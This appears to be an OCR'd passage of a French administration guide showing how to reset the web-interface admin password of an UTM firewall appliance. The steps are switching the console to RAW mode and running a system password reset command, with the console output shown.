
```
127.0.0.1 MAIN > RAW
Switched to RAW mode.
127.0.0.1 RAW > _
```

Entrer enfin la commande de réinitialisation de mot de passe. Cela dira à l’UTM que lors de la prochaine connexion à l’interface web, il faut passer en mode ‘première connexion’.

```
system_password_reset
```

```
127.0.0.1 RAW > system_password_reset
Calling Confd function system_password_reset()
result: 1
127.0.0.1 RAW > _
```

Se connecter à l’interface d’administration WEB.




---

# Sources

n/a